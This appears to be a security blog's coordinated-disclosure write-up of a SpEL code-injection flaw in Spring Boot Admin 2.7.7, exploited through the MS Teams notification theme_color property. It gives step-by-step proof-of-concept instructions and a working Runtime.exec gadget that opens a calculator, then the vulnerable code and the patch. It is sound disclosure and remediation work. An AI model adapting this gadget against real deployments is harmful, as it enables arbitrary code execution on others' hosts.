Disclosure timeline
The communication was very professional and fast from codecentric:
- Notification of vulnerability via e-mail
- Confirmation of the vulnerability
- GitHub Security Advisory and CVE assignment
- Disclosure coordination and confirmation of this blog with codecentric
Asset
- GitHub: https://github.com/codecentric/spring-boot-admin
- Tested version: 2.7.7
- Last commit: 85ec2b7
Prerequisites
- Authenticated user
- Notification support enabled for Teams (potentially others)
Issue
The Spring Boot Admin application allows code to be evaluated via a dynamic Spring Boot environment variable that can be controlled from within the web application. This allows an attacker with access to the application to run arbitrary code on the host.
Summary of the attack steps:
- Build the servlet application with MS Teams notify support.
- Create an environment variable with a Java gadget via the app.
- Trigger an event for notification.
- The code injection gets executed.
Important
The following proof of concept shows only the easiest way to abuse this feature. Other ways may be possible, which could reduce the given prerequisites.
A scenario that should be checked is:
- A
CustomNotifierthat notifies for unauthorized login events of theauditeventsendpoint. - A user could wish to log the username of a failed authentication.
- The attacker-controlled username could contain a Java gadget, which then gets executed.
- This would result in an unauthenticated remote code execution.
Proof of concept
Clone the Spring Boot Admin application:
git clone https://github.com/codecentric/spring-boot-admin.gitWe will use the sample servlet application in the repository to create the test candidate for the research.
Add the following to the file spring-boot-admin-samples/spring-boot-admin-sample-servlet/src/main/resources/application.yml:
boot: admin: notify: ms-teams: webhook-url: "http://localhost:8081"This enables the MS Teams notification feature.
As I don't have a valid Teams subscription to add an actual webhook, we will just use any localhost address and accept the errors thrown by the application.
We build the application with:
./mvnw clean packageAfter everything is finished, we start the app with:
cd spring-boot-admin-samples/spring-boot-admin-sample-servlet/targetjava -jar spring-boot-admin-sample-servlet.jarThis starts the servlet, and the UI can be accessed at http://localhost:8080. The username and password are user:password, as detailed in the application.yml file we changed before.
Log in and open the Environment tab for the instance.

Add the following environment variable:
- Property name
- spring.boot.admin.notify.ms-teams.theme_color
- Value
- #{T(java.lang.Runtime).getRuntime().exec('open -a calculator')}
The Java gadget opens the calculator on macOS. For Linux or Windows, the payload can easily be adapted.
Update and refresh the context.
Now you need to trigger a notification. The easiest way is to delete the application.

The following recording demonstrates the exploit:
The vulnerable code can be found here:
public void setThemeColor(String themeColor) { this.themeColor = parser.parseExpression(themeColor, ParserContext.TEMPLATE_EXPRESSION);}Remediation
For the remediation, review the patch here.
The org.springframework.expression.spel.support.SimpleEvaluationContext class (see docs) replaces the org.springframework.expression.spel.support.StandardEvaluationContext class.
In many cases, the full extent of the SpEL language is not required and should be meaningfully restricted. Examples include but are not limited to data binding expressions, property-based filters, and others. To that effect, SimpleEvaluationContext is tailored to support only a subset of the SpEL language syntax, e.g. excluding references to Java types, constructors, and bean references.